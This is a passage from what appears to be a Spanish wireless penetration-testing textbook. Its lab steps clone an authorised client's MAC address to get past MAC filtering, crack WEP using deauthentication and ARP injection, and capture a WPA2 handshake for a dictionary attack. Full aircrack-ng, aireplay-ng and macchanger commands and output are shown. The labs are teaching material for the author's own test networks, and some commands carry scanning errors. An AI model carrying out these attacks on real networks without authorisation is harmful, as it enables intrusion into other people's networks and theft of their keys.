
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
      inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1  (Local Loopback)
          RX packets 20  bytes 1156 (1.1 KiB)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 20  bytes 1156 (1.1 KiB)
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
      ether 78:44:76:b4:45:e6  txqueuelen 1000  (Ethernet)
      RX packets 0  bytes 0 (0.0 B)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 0  bytes 0 (0.0 B)
      TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

root@kali:~# service network-manager start
root@kali:~# service avahi-daemon start
root@kali:~# █

```

5. Sin embargo, cuando seguimos los pasos para conectarnos a la WLAN observamos que no logramos hacerlo. Se queda un buen rato diciendo “connecting” y luego finalmente nos dice “not connected”. Esto nos lleva a concluir que aun cuando la red está abierta el administrador ha configurado control por dirección MAC; es decir, que sólo las direcciones MAC registradas en la lista dada por el administrador al AP se van a poder conectar a la WLAN en cuestión.



6. No obstante, como ya sabemos este tipo de control es inefectivo y no nos va a detener. ¡Basta con volver a escanear la WLAN y ver los clientes conectados a ella, clonar la MAC de un cliente autorizado y voilà!
7. Por lo tanto, volveremos a poner nuestra tarjeta en modo monitor con airmon-ng y aprovecharemos la ocasión para restringir la captura de paquetes al AP en particular que nos interesa.

Ej: airodump-ng --channel 6 --bssid 00:1C:F0:F1:51:54 wlan0mon

```
root@kali:~# airmon-ng check kill
Killing these processes:
PID Name
4570 wpa_supplicant
4572 dhclient

root@kali:~# airmon-ng start wlan0
PHY Interface Driver Chipset
phy1 wlan0 rt2800usb Ralink Technology, Corp. RT5370
(mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan0mon)
(mac80211 station mode vif disabled for [phy1]wlan0)

root@kali:~# airodump-ng --channel 6 --bssid 00:1C:F0:F1:51:54 wlan0mon
```

```
CH 6 ][ Elapsed: 24 s ][ 2017-02-04 23:50
shared-
folders.bak
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:1C:F0:F1:51:54 -44 35 72 85 1 6 54e.0PN HACKME_OPEN
BSSID STATION PWR Rate Lost Frames Probe
00:1C:F0:F1:51:54 74:DE:2B:08:35:B6 -38 0 - 0e 1 86
```

8. En la sección inferior de la gráfica observamos que hay información adicional referente a la WLAN a la que hemos restringido nuestra captura. Estos datos son de los clientes conectados a la WLAN y observamos que en el instante de nuestra captura hay un solo cliente conectado al AP. Esto es suficiente para nuestro propósito, bastará con clonar la MAC de este cliente (campo STATION) y asignarla a nuestro adaptador WiFi con el comando macchanger, tal y como se

muestra en la siguiente ilustración.

Sintaxis: macchanger -m dirección_mac_cliente_autorizado
nombre_adaptador_wifi

Ej: macchanger -m 74:DE:2B:08:35:B6 wlan0

```
00:1C:F0:F1:51:54 -46 29 135 101 1 6 54e. 0PN HACKME_OPEN
SSID STATION PWR Rate Lost Frames Probe
00:1C:F0:F1:51:54 74:DE:2B:08:35:B6 -38 0 - 0e 13 101

root@kali:~# airmon-ng stop wlan0mon
PHY Interface Driver Chipset
phy1 wlan0mon rt2800usb Ralink Technology, Corp. RT5370
(mac80211 station mode vif enabled on [phy1]wlan0)
(mac80211 monitor mode vif disabled for [phy1]wlan0mon)

root@kali:~# macchanger -m 74:DE:2B:08:35:B6 wlan0
Current MAC: 78:44:76:b4:45:e6 (Zioncom technology co.,ltd)
Permanent MAC: 78:44:76:b4:45:e6 (Zioncom technology co.,ltd)
New MAC: 74:de:2b:08:35:b6 (Liteon Technology Corporation)
root@kali:~# service network-manager start
root@kali:~# service avahi-daemon start
root@kali:~#
```

Nota: recordar desactivar el modo monitor y restaurar los servicios de administración de red.

9. Ahora ya podemos conectarnos a la WLAN con éxito, como vemos en la siguiente figura.

```

root@kali:~# macchanger -m 74:DE:2B:08:35:B6 wlan0
Current MAC: 78:44:76:b4:45:e6 (Zioncom technology co.,ltd)
Permanent MAC: 78:44:76:b4:45:e6 (Zioncom technology co.,ltd)
New MAC: 74:de:2b:08:35:b6 (Liteon Technology Corporation)
root@kali:~# service network-manager start
root@kali:~# service avahi-daemon start
root@kali:~# ifconfig wlan0
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.20.197 netmask 255.255.255.0 broadcast 192.168.20.255
              ether 74:de:2b:08:35:b6 txqueuelen 1000 (Ethernet)
        RX packets 5 bytes 646 (646.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 40 bytes 5968 (5.8 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@kali:~# 

```

The screenshot shows a terminal window on a Kali Linux desktop. The terminal displays commands to change the MAC address of the wlan0 interface and start the network manager and avahi-daemon services. Below the terminal is a NetworkManager status bar with icons for signal strength, battery level, and user 'root'. The status bar also shows a connection named 'HACKME_OPEN'.

Lab: Hacking de WEP desde Linux

En el capítulo 1 mencionábamos que el protocolo WEP tiene fallas de seguridad que hacen posible vulnerar el protocolo.

Una de las vulnerabilidades que hacen factible violentar WEP es un campo denominado Vector de Inicialización, IV por sus siglas en inglés. Este campo tiene apenas 24 bits de longitud y se transmite en texto plano como parte de un mensaje WEP, es decir sin cifrar.

El campo IV es utilizado por el protocolo WEP como parte del proceso de inicialización de claves del algoritmo de cifrado RC4 para generar un key stream.¹⁸ Dado que las combinaciones únicas de IVs diferentes son limitadas (debido al espacio pequeño provisto por los 24 bits), esto implica que en algún momento los IVs se reutilizarán si hay suficiente tráfico en la red, provocando también una reutilización del key stream. Esto último sucede puesto que la clave compartida (preshared key, PSK) no cambia de forma frecuente.

Sin entrar en mayores detalles relativos a criptografía, debido a lo anterior será posible para un atacante deducir la clave compartida (PSK) a partir de capturar un suficiente número de IVs. Esto podría hacerse de forma pasiva capturando paquetes durante largas horas o de forma activa inyectando paquetes en la WLAN para acelerar el proceso de colisión y esto último es lo que

precisamente vamos a hacer en este laboratorio.

Recursos:

- **Estación hacker:** Computador con sistema operativo Linux (en el ejemplo usamos Kali).
- **Software:** Suite Aircrack y wireless-tools.
- **Hardware:** AP configurado con el protocolo WEP. Tarjeta de red inalámbrica compatible con Linux y con la suite Aircrack-ng.

Pasos a seguir:

1. Configure su router o punto de acceso inalámbrico con WEP como protocolo de cifrado y colóquela una nueva clave.
2. Abra una línea de comandos (shell).
3. Baje su interfaz inalámbrica usando el comando ifconfig.

Sintaxis: ifconfig *nombre_tarjeta_wifi* down

Ej: ifconfig wlan0 down

4. Disfrazaremos ahora la dirección MAC del adaptador inalámbrico, con ayuda del comando macchanger. La idea es simular el ataque de un hacker que no desea que el administrador identifique la dirección MAC real de su tarjeta de red si llegase a revisar los logs del AP/router o si tuviese algún software de monitoreo inalámbrico activo.

Sintaxis: macchanger - -mac=*DIRECCION_MAC_FALSA* *nombre_tarjeta_wifi*

Ej: macchanger --mac=00:11:22:33:44:55 wlan0

5. Coloque la interfaz wlan0 en modo monitor usando airmon-ng:

```

root@kali:~# ifconfig wlan0 down
root@kali:~# macchanger --mac=00:11:22:33:44:55 wlan0
Current MAC: 78:44:76:b4:45:e6 (Zioncom technology co.,ltd)
Permanent MAC: 78:44:76:b4:45:e6 (Zioncom technology co.,ltd)
New MAC: 00:11:22:33:44:55 (CIMSYS Inc)
root@kali:~# airmon-ng check kill

Killing these processes:

PID Name
9611 dhclient
9836 wpa_supplicant

root@kali:~# airmon-ng start wlan0

PHY Interface Driver Chipset
phy2 wlan0 rt2800usb Ralink Technology, Corp. RT5370
(mac80211 monitor mode vif enabled for [phy2]wlan0 on [phy2]wlan0mon)
(mac80211 station mode vif disabled for [phy2]wlan0)

```

6. Utilice airodump-ng para identificar el nombre de la red inalámbrica (SSID) y el canal del AP/router víctima. Ej: airodump-ng wlan0mon.
7. Corte la captura anterior con CTRL + C e inicie la nueva captura de paquetes con airodump-ng, reemplazando los parámetros acordes al AP víctima:

Sintaxis: airodump-ng -c *número_del_canal* -w *nombre_archivo_captura* --ivs *nombre_tarjeta_wifi*
Ej: airodump-ng --channel 8 --bssid 00:1C:F0:F1:51:54 -w capwep --ivs wlan0mon

CH 5][Elapsed: 2 mins][2017-02-28 23:44										
shared- folders.sh										
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
68:94:23: ██████████	-1	0	0	0	6	-1				<length: 0>
00:1C:F0:F1:51:54	-53	93	6	0	8	54e.	WEP	WEP	SKA	HACKME WEP
4C:0F:6E: ██████████	-62	50	133	0	3	54e	WEP	WEP	Claro	██████████
38:4C:90: ██████████	-62	64	28	0	1	54e	WPA2	CCMP	PSK	Claro
F4:E3:FB: ██████████	-88	51	3	0	1	54e	WPA2	CCMP	PSK	RED
E4:BE:ED: ██████████	-92	140	7	0	2	54e	WPA2	CCMP	PSK	TVcABLE
04:A1:51: ██████████	-94	3	0	0	6	54e.	WPA2	CCMP	PSK	TVcABLE
04:8D:38: ██████████	-94	139	0	0	11	54e	WPA2	CCMP	PSK	Tvcable
F8:01:13: ██████████	-95	16	0	0	7	54e.	WPA2	CCMP	PSK	<length: 0>
BSSID	STATION	PWR	Rate	Lost	Frames	Probe				
(not associated)	24:05:0F: ██████████	-90	0 - 1	9	25					
(not associated)	D8:47:10: ██████████	-92	0 - 1	0	8					
(not associated)	30:A9:DE: ██████████	-94	0 - 1	0	2					
68:94:23: ██████████	E4:D5:3D: ██████████	-88	0 - 1	0	5					
68:94:23: ██████████	84:38:38: ██████████	-92	0 - 12	0	1					
00:1C:F0:F1:51:54	A4:F1:E8:3E:9E:2D	-54	24e-24	0	212	AP	C204	,HACKME WEP		

CH 8][Elapsed: 2 mins][2017-02-28 23:49										
shared- folders.sh										
BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:1C:F0:F1:51:54	-33	27	355	111	0	8	54e.	WEP	WEP	HACKME_WEP
BSSID	STATION	PWR	Rate	Lost	Frames	Probe				
00:1C:F0:F1:51:54	A4:F1:E8:3E:9E:2D	-32	24e-24	5	261					

8. Mientras se lleva a cabo la captura, abra una segunda ventana de comandos y realice un ataque deauth con aireplay-ng, para causar que el cliente se vuelva a autenticar con el AP víctima y provocar que se generen tramas ARP, que luego usaremos para inyectarlas a la red.


Sintaxis: aireplay-ng -e nombre_red_inalámbrica -a mac_ap_victima -c mac_cliente -0 cantidad_mensajes_deauth nombre_tarjeta_wifi

```
Ej: aireplay-ng -e HACKME_WEP -a 00:1C:F0:F1:51:54 -c  
A4:F1:E8:3E:9E:2D5 -0 10 wlan0mon
```

9. Abra una tercera ventana de comandos e inyecte paquetes ARP al AP víctima, para incrementar el tráfico y capturar los IV's más rápidamente:

Sintaxis: aireplay-ng --arpreamble -b *mac_ap_victima* -h
mac_cliente nombre_tarjeta_wifi

```
Ej: aireplay-ng --arpreamble -b 00:1C:F0:F1:51:54 -h  
A4:F1:E8:3E:9E:2D wlan0mon
```



10. Ahora tenga mucha paciencia. Hace falta capturar un mínimo de vectores de inicialización (IV's) con airodump-ng para poder crackear la clave con aircrack-ng. Cuando crea haber capturado los IV's suficientes abra un nuevo shell y ejecute el comando siguiente. Si los IV's capturados no bastan, aircrack le dirá en pantalla que continúe capturando paquetes y pruebe nuevamente después.

Sintaxis: aircrack-ng -0 -n *número_bits_psk*
nombre_archivo_captura
 Ej: aircrack-ng -0 -n 64 capwep-01.ivs

```
root@kali:~# aircrack-ng -0 -n 64 capwep-02.ivs
Opening capwep-02.ivs
Read 30855 packets.

ENC CIPHER AUTH ESSID
# BSSID          ESSID           Encryption
WEP WEP   SKA HACKME WEP
  1 00:1C:F0:F1:51:54 HACKME_WEP           WEP (30854 IVs)

Frames Probe
Choosing first network as target.
651789
Opening capwep-02.ivs
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 30854 ivs.
```

```
Aircrack-ng 1.2 rc4

[00:00:00] Tested 32 keys (got 30787 IVs)

KB    depth  byte(vote)
0    0/ 1   AA(45568) 31(37120) DA(37120) FF(36864) 42(36608)
1    2/ 4   31(37888) 65(37376) A2(37376) 6F(37120) 44(36864)
2    0/ 10  CC(36864) 65(36864) 80(36608) B9(36608) 5A(36352)
3    0/ 1   DD(40192) 6D(37376) 66(37120) 6B(36608) 35(36096)
4    0/ 1   EE(49152) 56(39424) DE(36352) F9(36352) A3(36096)
sent 115054 packets
sent 112885 packets
KEY FOUND! [ AA:BB:CC:DD:EE ]
Decrypted correctly: 100%
```

Nota:

- PSK: preshared-key (clave compartida). El número n el cual representa el tamaño de la clave puede ser 64 (40 bits más 24 bits del IV) o 128 (104 bits más 24 bits del IV).
- No olvide devolver su tarjeta inalámbrica al modo administrado (managed) para poder conectarse a la WiFi víctima.

Lab: Hacceando WPA/WPA2 desde Linux

En este laboratorio realizaremos un ataque de claves basado en diccionario en contra de una WLAN con WPA/WPA2. Para ello nuestro primer objetivo será capturar un hash válido durante el proceso de autenticación entre un cliente y el AP (handshake), esto lo lograremos efectuando un ataque de de-auth en contra del cliente elegido (forzándolo a autenticarse de nuevo). Una vez obtenido el hash procederemos a efectuar el ataque de cracking de claves.


Recursos:

- **Estación hacker:** Computador con sistema operativo Linux (en el ejemplo usamos Kali).
- **Software:** Suite Aircrack y wireless-tools.
- **Hardware:** AP configurado con el protocolo WPA/WPA2. Tarjeta de red inalámbrica compatible con Linux y con la suite Aircrack-ng.
- **Archivos:** Diccionario de claves incluido con Kali Linux.
- **Nota:** Para que el ataque tenga éxito, el AP debe tener configurada una clave (PSK) contenida dentro del diccionario.

Pasos a seguir:

1. Configure el AP/router con protocolo de autenticación WPA/WPA2 de clave compartida (preshared-key), cree una red inalámbrica y asígnele una clave cualquiera. Si desconoce cómo realizar el procedimiento de configuración de una red inalámbrica en un AP/router, por favor refiérase al manual del fabricante incluido con su equipo de acceso inalámbrico.
2. Si actualmente está conectado a alguna red inalámbrica desconéctese.
3. Abra una ventana de comandos en su estación de trabajo Linux

y ejecute el comando ifconfig. La siguiente figura muestra un posible resultado.



A terminal window titled "root@Spooner:/home/karina". The command "ifconfig wlan" is run, displaying the configuration of the wlan0 interface. The output shows the MAC address (74:de:2b:08:35:b6), IP address (inet 192.168.0.9), subnet mask (Másc 255.255.255.0), broadcast address (Difus. 192.168.0.255), and other statistics for RX and TX traffic.

```
root@Spooner:/home/karina# ifconfig wlan
wlan0      Link encap:Ethernet  direcciónHW 74:de:2b:08:35:b6
            Direc. inet:192.168.0.9  Difus.:192.168.0.255  Másc:255.255.255.0
            Dirección inet6: fe80::76de:2bff:fe08:35b6/64  Alcance:Enlace
            ACTIVO DIFUSIÓN FUNCIONANDO MULTICAST  MTU:1500  Métrica:1
            Paquetes RX:1657 errores:0 perdidos:0 overruns:0 frame:0
            Paquetes TX:1496 errores:0 perdidos:0 overruns:0 carrier:0
            colisiones:0 long.colaTX:1000
            Bytes RX:1061549 (1.0 MB)  TX bytes:344448 (344.4 KB)

root@Spooner:/home/karina#
```

4. Identifique correctamente su adaptador inalámbrico. Es probable que se llame wlan0.
5. Baje el adaptador inalámbrico (ifconfig wlan0 down), colóquelo en modo promiscuo (iwconfig wlan0 mode monitor) y súbalo nuevamente (ifconfig wlan0 up) como se muestra en la siguiente imagen.

```
root@Spooner:/home/karina# ifconfig wlan0 down
root@Spooner:/home/karina# iwconfig wlan0 mode monitor
root@Spooner:/home/karina# ifconfig wlan0 up
root@Spooner:/home/karina# █
```

6. Posteriormente usaremos la herramienta airodump-ng para identificar el SSID y el número de canal del accesspoint víctima:

```
airodump-ng wlan0
```

```

root@Spooner:/home/karina

CH 11 ][ Elapsed: 1 min ][ 2015-10-31 12:02

          BSSID      PWR  Beacons #Data, #/s CH   MB   ENC  CIPHER AUTH ESSID
[REDACTED]          0      42      0      0 11 54e  WEP  WEP [REDACTED]
[REDACTED]          0     155      0      0 11 54e  WEP  WEP
[REDACTED]          0     115      8      0 11 54e  WEP  WEP
[REDACTED]          0      40      0      0  7 54e. WPA  CCMP  PSK [REDACTED]
00:18:E7:EF:6C:06  0     186     624      2  8 54e. WPA2 CCMP  PSK HACKME
[REDACTED]          0      60      3      0  1 54e  WPA2 CCMP  PSK [REDACTED]
[REDACTED]          0      35      1      0  3 54e. WPA2 CCMP  PSK [REDACTED]
[REDACTED]          0      1      1      0 11 54e. WPA2 CCMP  PSK [REDACTED]

          BSSID      STATION    PWR  Rate  Lost  Packets Probes
00:18:E7:EF:6C:06 D0:53:49:AE:21:B6  0  0e- 0e  132    623 HACKME
00:18:E7:EF:6C:06 30:75:12:EB:7F:BC  0  0e- 0  357    165 HACKME
[REDACTED]          0  0 - 0e  0  1 [REDACTED]
(not associated) F4:DC:F9:72:E2:3B  0  0 - 0  0  2 [REDACTED]
(not associated) [REDACTED]          0  0 - 0  0  3 [REDACTED]
[REDACTED]          -1 0e- 0  0  1 [REDACTED]

```

7. Si el accesspoint/router víctima tiene protección contra propagación de SSID es probable que no lo detecte con airondump-ng. En ese caso ejecute desde la línea de comandos la utilidad kismet y siga las instrucciones indicadas en pantalla para agregar el adaptador wireless.
8. Asegúrese de copiar el BSSID del AP víctima y el número del

canal. Corte la captura anterior de airodump con CTRL + C y realice una nueva captura reemplazando los datos respectivos en el comando siguiente:

```
airodump-ng -w captura -c canal_ap --bssid mac_del_ap wlan0
```

9. Verifique la dirección MAC de un cliente conectado al AP víctima. Mientras airodump-ng capture paquetes, abra una ventana de comandos adicional y ejecute la utilidad aireplay-ng:

```
aireplay-ng -0 10 -a mac_del_ap -c mac_de_un_cliente wlan0
```

The screenshot shows a terminal window with two main sections of output. The top section is from airodump-ng, showing wireless interface statistics for channel 8. The bottom section shows the start of an aireplay-ng attack against a target AP.

```
root@Spooner:/home/karina
CH 8 ][ Elapsed: 1 min ][ 2015-10-31 12:04

BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:18:E7:EF:6C:06   0   1    716   26087 151   8 54e. WPA2 CCMP  PSK HACKME

BSSID          STATION          PWR Rate Lost Packets Probes
00:18:E7:EF:6C:06 root@Spooner:/home/karina
00:18:E7:EF:6C:06 root@Spooner:/home/karina# aireplay-ng -0 10 -a 00:18:E7:EF:6C:06 -c D0:53:49:AE:21:B6 wlan0
12:04:24 Waiting for beacon frame (BSSID: 00:18:E7:EF:6C:06) on channel 8
12:04:25 Sending 64 directed DeAuth. STMAC: [D0:53:49:AE:21:B6] [36|78 ACKs]
12:04:25 Sending 64 directed DeAuth. STMAC: [D0:53:49:AE:21:B6] [57|56 ACKs]
12:04:26 Sending 64 directed DeAuth. STMAC: [D0:53:49:AE:21:B6] [10|63 ACKs]
12:04:27 Sending 64 directed DeAuth. STMAC: [D0:53:49:AE:21:B6] [25|65 ACKs]
12:04:27 Sending 64 directed DeAuth. STMAC: [D0:53:49:AE:21:B6] [ 0|64 ACKs]
12:04:28 Sending 64 directed DeAuth. STMAC: [D0:53:49:AE:21:B6] [ 0|62 ACKs]
12:04:28 Sending 64 directed DeAuth. STMAC: [D0:53:49:AE:21:B6] [ 0|63 ACKs]
12:04:29 Sending 64 directed DeAuth. STMAC: [D0:53:49:AE:21:B6] [ 0|62 ACKs]
```

10. El comando aireplay-ng, tal y como se muestra en la figura previa, inyecta paquetes en la red inalámbrica para provocar que el cliente escogido se re-autentique. Esto lo hacemos con la finalidad de poder capturar un hash durante el proceso de autenticación (dicho proceso se denomina WPA Handshake). Ahora es necesario tener paciencia y esperar hasta captar el hash con airodump-ng. En el momento en que obtenga el hash, está usted listo para realizar el ataque basado en diccionario. La siguiente figura muestra el momento en que capturamos el hash. Si los 10 paquetes enviados son insuficientes para de-autenticar al cliente, aumente el valor.

```
root@Spooner: /home/karina
CH 8 ][ Elapsed: 3 mins ][ 2015-10-31 12:07 ][ WPA handshake: 00:18:E7:EF:6C:06

BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:18:E7:EF:6C:06   0 100    2252   39875   5   8 54e. WPA2 CCMP  PSK HACKME

BSSID          STATION          PWR Rate Lost Packets Probes
00:18:E7:EF:6C:06 D0:53:49:AE:21:B6   0 0e- 0e 385  51211 HACKME
00:18:E7:EF:6C:06 30:75:12:EB:7F:BC   0 0e- 1  2174  9298
```

11. Detenga el comando airodump-ng realizando un CTRL+C. Se debe haber generado un archivo de captura de paquetes

llamado captura-##.cap en el directorio actual (reemplace ## por el número respectivo).

12. Use la herramienta aircrack-ng para ejecutar el ataque basado en diccionario. Utilice la ruta a uno de los diccionarios incluidos con Kali o use su propio diccionario.

```
aircrack-ng -w /pentest/wireless/aircrack-
ng/test/password.lst captura-01.cap
```

```
root@Spooner: /home/karina
Aircrack-ng 1.1

[00:00:00] 84 keys tested (1229.60 k/s)

KEY FOUND! [ logmein123 ]

Master Key      : 61 31 5C A4 93 79 50 6F FC 66 6A 2B B1 F7 EF BA
                   ED 12 47 DD 0E F6 1D 95 9D 66 5A 93 82 A6 51 91

Transient Key   : 52 3E 3E 0A 19 80 2E 56 44 EA 35 B6 5A 0F 7C E8
